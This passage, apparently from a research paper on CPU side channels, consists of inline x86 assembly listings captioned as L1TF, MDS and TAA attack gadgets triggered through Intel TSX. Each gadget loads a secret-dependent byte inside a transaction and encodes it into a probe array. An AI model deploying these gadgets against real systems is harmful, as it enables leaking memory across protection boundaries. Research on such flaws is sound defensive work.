        : "r8", "r9");
```

Listing 6. L1TF through Intel® TSX

```
    asm volatile(
        "movq %5, %%r8\n"
        "movq %6, %%r9\n"
        "tzcnt %%rcx, %%rcx\n"
        "mfence\n"
        "clflush (%%r8)\n"
        "xbegin 1f\n"
        "movzbq (%%rdi, %%rsi), %%rax\n"
        "shl %%cl, %%rax\n"
        "movzbq (%%rax, %%rdx), %%rax\n"
        "xend\n"
        "1:\n"
        : "=a"(rax), "+D"(rdi), "+S"(rsi), "+d"(
            rdx), "+c"(rcx), "+r"(r8), "+r"(r9)
        :
        : "r8", "r9");
```

Listing 7. MDS through Intel® TSX

```
    asm volatile(
        "movq %5, %%r8\n"
        "movq %6, %%r9\n"
        "tzcnt %%rcx, %%rcx\n"
        "mfence\n"
        "clflush (%%r8)\n"
        "sfence\n"
        "clflush (%%rdx)\n"
        "xbegin 1f\n"
        "movzbq (%%rdi, %%rsi), %%rax\n"
        "shl %%cl, %%rax\n"
        "movzbq (%%rax, %%rdx), %%rax\n"
        "xend\n"
        "1:\n"
        : "=a"(rax), "+D"(rdi), "+S"(rsi), "+d"(
            rdx), "+c"(rcx), "+r"(r8), "+r"(r9)
        :
        : "r8", "r9");
```

Listing 8. TAA through Intel® TSX